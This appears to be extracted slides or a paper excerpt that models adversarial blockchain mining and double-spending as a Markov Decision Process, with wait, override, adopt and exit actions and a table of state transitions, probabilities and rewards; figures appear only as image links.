
# Modeling a Blockchain in an MDP

# Markov Decision Process (MDP)


+ double-spending value

## Extension of Markov Chains

- ♦ Actions, Rewards
- ♦ State space, action space




## MDP model (simplified) - Wait Action



$$r_a=0, r_h=0$$

## MDP model (simplified) - Override Action



Reward for adversary:  $I_h + 1$

Action iif  $I_a > I_h$


# MDP - State Transitions and Rewards

State × Action	Resulting State	Probability	Reward (in Block reward)
$(l_a, l_h, b_e, \cdot)$ , adopt	$(1, 0, 0, i)$	$\alpha$	$(-c_m, l_h)$
	$(1, 0, 1, i)$	$\omega$	$(-c_m, l_h)$
	$(0, 1, 0, r)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, l_h)$
	$(0, 0, 0, i)$	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, l_h)$
$(l_a, l_h, b_e, \cdot)$ , override	$\left( l_a - l_h, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, i \right)$	$\alpha$	$\left( \lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left( l_a - l_h, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil + 1, i \right)$	$\omega$	$\left( \lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left( l_a - l_h - 1, 1, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, r \right)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$\left( \lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$\left( l_a - l_h - 1, 0, b_e - \lceil (l_h + 1) \frac{b_e}{l_a} \rceil, i \right)$	$(1 - \alpha - \omega) \cdot r_s$	$\left( \lfloor (l_h + 1) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
$(l_a, l_h, b_e, i)$ , wait	$(l_a + 1, l_h, b_e, i)$	$\alpha$	$(-c_m, 0)$
	$(l_a + 1, l_h, b_e + 1, i)$	$\omega$	$(-c_m, 0)$
	$(l_a, l_h + 1, b_e, r)$	$(1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, 0)$
	$(l_a, l_h, b_e, i)$	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, 0)$
$(l_a, l_h, b_e, a)$ , wait	$(l_a + 1, l_h, b_e, a)$	$\alpha$	$(-c_m, 0)$
	$(l_a + 1, l_h, b_e + 1, a)$	$\omega$	$(-c_m, 0)$
	$(l_a - l_h, 1, b_e - \lceil (l_h) \frac{b_e}{l_a} \rceil, r)$	$\gamma \cdot (1 - \alpha - \omega) \cdot (1 - r_s)$	$\left( \lfloor (l_h) \frac{l_a - b_e}{l_a} \rfloor - c_m, 0 \right)$
	$(l_a, l_h + 1, b_e, r)$	$(1 - \gamma) \cdot (1 - \alpha - \omega) \cdot (1 - r_s)$	$(-c_m, 0)$
	$(l_a, l_h, b_e, a)$	$(1 - \alpha - \omega) \cdot r_s$	$(-c_m, 0)$
$(l_a, l_h, b_e, \cdot)$ , exit	exit	1	$(l_a - b_e + v_d, 0)$



